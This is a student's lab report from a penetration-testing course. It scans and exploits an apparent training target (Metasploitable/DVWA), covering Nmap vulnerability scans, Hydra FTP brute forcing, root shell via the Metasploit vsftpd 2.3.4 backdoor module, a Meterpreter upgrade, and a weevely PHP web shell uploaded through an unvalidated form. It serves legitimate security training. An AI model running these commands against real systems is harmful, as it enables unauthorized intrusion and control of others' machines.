

PCP CS: VULNERABILITY ASSESSMENT

Project: Vulnerability Assessment and Exploitation of Major Vulnerabilities to Gain Access and Assess the Risk

Name: Ananya Mondal

Batch: pcp-cs-nov-2023-cohort-2

Task (Activities):

1. Scanning DVWA Using Nmap
2. Perform vulnerability script scan from Nmap to catch CVE on the website
3. Brute-Force Attack on Website
4. File Upload Vulnerability

1.Scanning the DVWA using Nmap

1.i) Here the victim IP is 192.168.1.4

```
(root@kali)-[~]
# nmap -sS 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 10:01 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.48 seconds

(root@kali)-[~]
# nmap -sS 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 10:03 EST
Nmap scan report for 192.168.1.4
Host is up (0.00038s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A7:6E:10 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

2. Performing vulnerability script scan from Nmap to catch CVE on the website

2.i) Choosing the FTP(File Transfer Protocol) service from the open ports

```
(root@kali)-[~]
# nmap -sS -T4 -p21 --script vuln 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 13:32 EST
Nmap scan report for 192.168.1.4
Host is up (0.0019s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_
MAC Address: 08:00:27:A7:6E:10 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds

(root@kali)-[~]
# nmap -sS 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 13:33 EST
Nmap scan report for 192.168.1.4
Host is up (0.00076s latency).
Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A7:6E:10 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

2.ii) Vulnerability script scan using Nmap and catching the CVE information, here it's → Vulnerability name: vsFTPD version 2.3.4 backdoor

CVE: CVE-2011-2523

```
(root@kali)-[~]
# nmap -sS -T4 -p21 --script vuln 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 11:03 EST
Nmap scan report for 192.168.1.4
Host is up (0.0013s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: BID:48539 CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_
MAC Address: 08:00:27:A7:6E:10 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.25 seconds

(root@kali)-[~]
#
```

3.Performing the Brute-Force attack on the website

3.i) Creating a folder named “Brut force” with a list of usernames and passwords to check the login credentials to attack on the ftp service



3.ii) Brute-Force attack is done using password cracking application “Hydra” to crack the login credentials

```
(root@kali)-[~]
# hydra -L /home/kali/Desktop/Brutforce/user.txt -P /home/kali/Desktop/Brutforce/pass.txt 192.168.1.4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-15 12:26:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.1.4:21/
[21][ftp] host: 192.168.1.4 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-15 12:27:18

(root@kali)-[~]
#
```

3.iii) Checking the login to ftp service is successful or not

```
(root@kali)-[~]
# ftp 192.168.1.4
Connected to 192.168.1.4.
220 (vsFTPd 2.3.4)
Name (192.168.1.4:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp>
ftp>
```

3.iv) Using the above access and Metasploit framework we can upload the payload and exploit. Using the “search ftp” command to search the module

```
(root@kali) ~#
msfconsole
Metasploit tip: View missing module options with show missing

METASPLOIT

+ --[ metasploit v6.3.55-dev ]
+ --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --[ 1391 payloads - 46 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ftp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/ftp/32bit_ftp_list_reply  2010-10-12      good  No     32bit FTP Client Stack Buffer Overflow
1  exploit/windows/ftp/threecftpsvc_long_mode  2006-11-27      great No     3CFTpsvc TFTP Long Mode Buffer Overflow
2  exploit/windows/ftp/3cdemon_ftp_user  2005-01-04      average Yes    3com 3CDaemon 2.0 FTP Username Overflow
3  exploit/windows/ftp/aasync_list_reply  2010-10-12      good  No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
4  exploit/windows/misc/ais_esel_server_rce  2019-03-27      excellent Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
5  exploit/windows/ftp/ability_server_stor  2004-10-22      normal Yes    Ability Server 2.34 STOR Command Stack Buffer Overflow
6  exploit/windows/ftp/absolute_ftp_list_bof  2011-11-09      normal No     AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Remote Buffer Overflow
7  exploit/windows/ftp/attftp_long_filename  2006-11-27      average No     Allied Telesyn TFTP Server 1.9 Long Filename Overflow
8  auxiliary/scanner/ftp_anonymous  2006-11-27      normal No     Anonymous FTP Access Detection
9  auxiliary/gather/apple_safari_ftp_url_cookie_theft  2015-04-08      normal No     Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
10 exploit/osx/browser/safari_file_policy  2011-10-12      normal No     Apple Safari file:// Arbitrary Code Execution
11 auxiliary/server/capture/ftp  2011-10-12      normal No     Authentication Capture: FTP
12 exploit/linux/smtp/awind_snmp_exec  2019-03-27      excellent Yes    Awindinc SNMP Service Command Injection
13 exploit/windows/ftp/ayukov_nftp  2017-10-21      normal No     Ayukov NFTP FTP Client Buffer Overflow
14 auxiliary/scanner/ftp_bison_ftp_traversal  2015-09-28      normal Yes    BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
```

3.v) Selecting the particular matching module (“exploit/unix/ftp/vsftpd_234_backdoor”), which the FTP service was vulnerable to

```
269 exploit/windows/tftp/tftpdwin_long_filename  2006-09-21      great  No     TFTPWIN v0.4.2 Long Filename Buffer Overflow
270 exploit/windows/ftp/wftpd_size  2006-08-23      average No     Texas Imperial Software WFTPD 3.23 SIZE Overflow
271 auxiliary/scanner/http/titan_ftp_admin_pwd  normal No     Titan FTP Administrative Password Disclosure
272 auxiliary/dos/windows/ftp/titan626_site  2008-10-14      normal No     Titan FTP Server 6.26.630 SITE WHO DoS
273 auxiliary/scanner/ftp/titanftp_xcrc_traversal  2010-06-15      normal No     Titan FTP XCRC Directory Traversal Information Disclosure
274 exploit/windows/ftp/trellian_client_pasv  2010-04-11      normal No     Trellian FTP Client 3.01 PASV Remote Buffer Overflow
275 auxiliary/admin/officescan/tmlisten_traversal  normal No     TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
276 exploit/windows/ftp/turboftp_port  2012-10-03      great  Yes    Turbo FTP Server 1.30.823 PORT Overflow
277 post/multi/gather/netrc_credentials  normal No     UNIX Gather .netrc Credentials
278 auxiliary/dos/ftp/vsftpd_232  2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
279 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution
280 exploit/windows/ftp/vermillion_ftp_port  2009-09-23      great  Yes    Vermillion FTP Daemon PORT Command Memory Corruption
281 auxiliary/dos/windows/ftp/vicftp550_list  2008-10-24      normal No     Victory FTP Server 5.0 LIST DoS
282 exploit/windows/ftp/wsftp_server_503_mkd  2004-11-29      great  Yes    WS-FTP Server 5.03 MKD Overflow
283 exploit/multi/ftp/wuftpd_site_exec_format  2000-06-22      great  Yes    WU-FTP SITE EXEC/INDEX Format String Vulnerability
284 exploit/windows/ftp/warftpd_165_pass  1998-03-19      average No     War-FTP 1.65 Password Overflow
285 exploit/windows/ftp/warftpd_165_user  1998-03-19      average No     War-FTP 1.65 Username Overflow
286 exploit/osx/ftp/webstar_ftp_user  2004-07-13      average No     WebSTAR FTP Server USER Overflow
287 auxiliary/dos/windows/ftp/winftp230_nlst  2008-09-26      normal No     WinFTP 2.3.0 NLST Denial of Service
288 exploit/windows/ftp/winaxe_server_ready  2016-11-03      good  No     WinaXe 7.7 FTP Client Remote Buffer Overflow
289 payload/windows/download_exec  normal No     Windows Executable Download (http,https,ftp) and Execute
290 post/windows/gather/credentials/bulletproof_ftp  normal No     Windows Gather BulletProof FTP Client Saved Password Extraction
291 post/windows/gather/credentials/coreftp  normal No     Windows Gather CoreFTP Saved Password Extraction
```

3.vi) The above module exploits a malicious backdoor that was added to the VSFTPD download archive,]. Set the RHOST with victim’s IP (here it’s 192.168.1.4)

```
311 exploit/windows/fileformat/iftfp_schedule_bof  2014-11-06      normal No     1-FT
312 exploit/unix/http/tnftp_savefile  2014-10-28      excellent No     tnftp

Interact with a module by name or index. For example info 312, use 312 or use exploit/unix/http/tnftp_savefile

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```


3.vii) Exploiting using the “run/exploit” command and got the shell access

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:41885 -> 192.168.1.4:6200) at 2024-02-19 02:24:12 -0500

sysinfo
sh: line 6: sysinfo: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a7:6e:10
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea7:6e10/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6046 (5.9 KB)  TX bytes:8435 (8.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin      dev      initrd   lost+found  nohup.out  root     sys      var
boot     etc      initrd.img  media       opt         sbin     tmp      vmlinuz
cdrom    home    lib      mnt         proc       srv      usr
root@metasploitable:/#
```

3.viii) Starting the reverse tcp handler and session 1 and session 2


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.5:4433
[*] Sending stage (1017704 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.5:4433 -> 192.168.1.4:60715) at 2024-02-16 00:55:47 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

4. File upload vulnerability

4.i) Making the DVWA security low and can upload any type of scripts which can help to give the “reverse shell”




4.ii) Using “weeveily” utility we can create a php file that will generate a backdoor.


Password : 12345

saving path : /home/kali/Desktop/sample.php


```
(root@kali)-[~]
# weeveily generate 12345 /home/kali/Desktop/sample.php
Generated '/home/kali/Desktop/sample.php' with password '12345' of 751 byte size.
```

4.iii) No validation for file uploading vulnerability is there, so we will upload the “sample.php” file.





4.iv) Uploaded successfully with no error



4.v) Using the password and the path where the file got uploaded, weevely utility gave us a backdoor

```
(root@kali)-[~]
# weevely generate 12345 /home/kali/Desktop/sample.php
Generated '/home/kali/Desktop/sample.php' with password '12345' of 751 byte s
size.

(root@kali)-[~]
# weevely http://192.168.1.4/dvwa/hackable/uploads/sample.php 12345

[+] weevely 4.0.1

[+] Target:      192.168.1.4
[+] Session:     /root/.weevely/sessions/192.168.1.4/sample_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
The remote script execution triggers an error 500, check script and payload i
ntegrity
/var/www/dvwa/hackable/uploads
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $
```

4.vi) We can see the present working directory using “pwd” command

```
(root@kali)-[~]
# weevely http://192.168.1.4/dvwa/hackable/uploads/sample.php 12345

[+] weevely 4.0.1

[+] Target:      192.168.1.4
[+] Session:     /root/.weevely/sessions/192.168.1.4/sample_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
The remote script execution triggers an error 500, check script and payload i
ntegrity
/var/www/dvwa/hackable/uploads
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload i
ntegrity
dvwa_email.png
sample.php
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ rm dvwa_email.png
The remote script execution triggers an error 500, check script and payload i
ntegrity
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload i
ntegrity
sample.php
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $
```

```
weevely> pwd
The remote script execution triggers an error 500, check script and payload i
ntegrity
/var/www/dvwa/hackable/uploads
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload i
ntegrity
dvwa_email.png
sample.php
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $
```



```
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $  
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $  
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ cd..  
The remote script execution triggers an error 500, check script and payload i  
ntegrity  
www-data@192.168.1.4:/var/www/dvwa/hackable $ cd..  
The remote script execution triggers an error 500, check script and payload i  
ntegrity  
www-data@192.168.1.4:/var/www/dvwa $ ls  
CHANGELOG.txt  
COPYING.txt  
README.txt  
about.php  
config  
docs  
dvwa  
external  
favicon.ico  
hackable  
ids_log.php  
index.php  
instructions.php  
login.php  
logout.php  
php.ini  
phpinfo.php  
robots.txt  
security.php  
setup.php  
vulnerabilities  
www-data@192.168.1.4:/var/www/dvwa $
```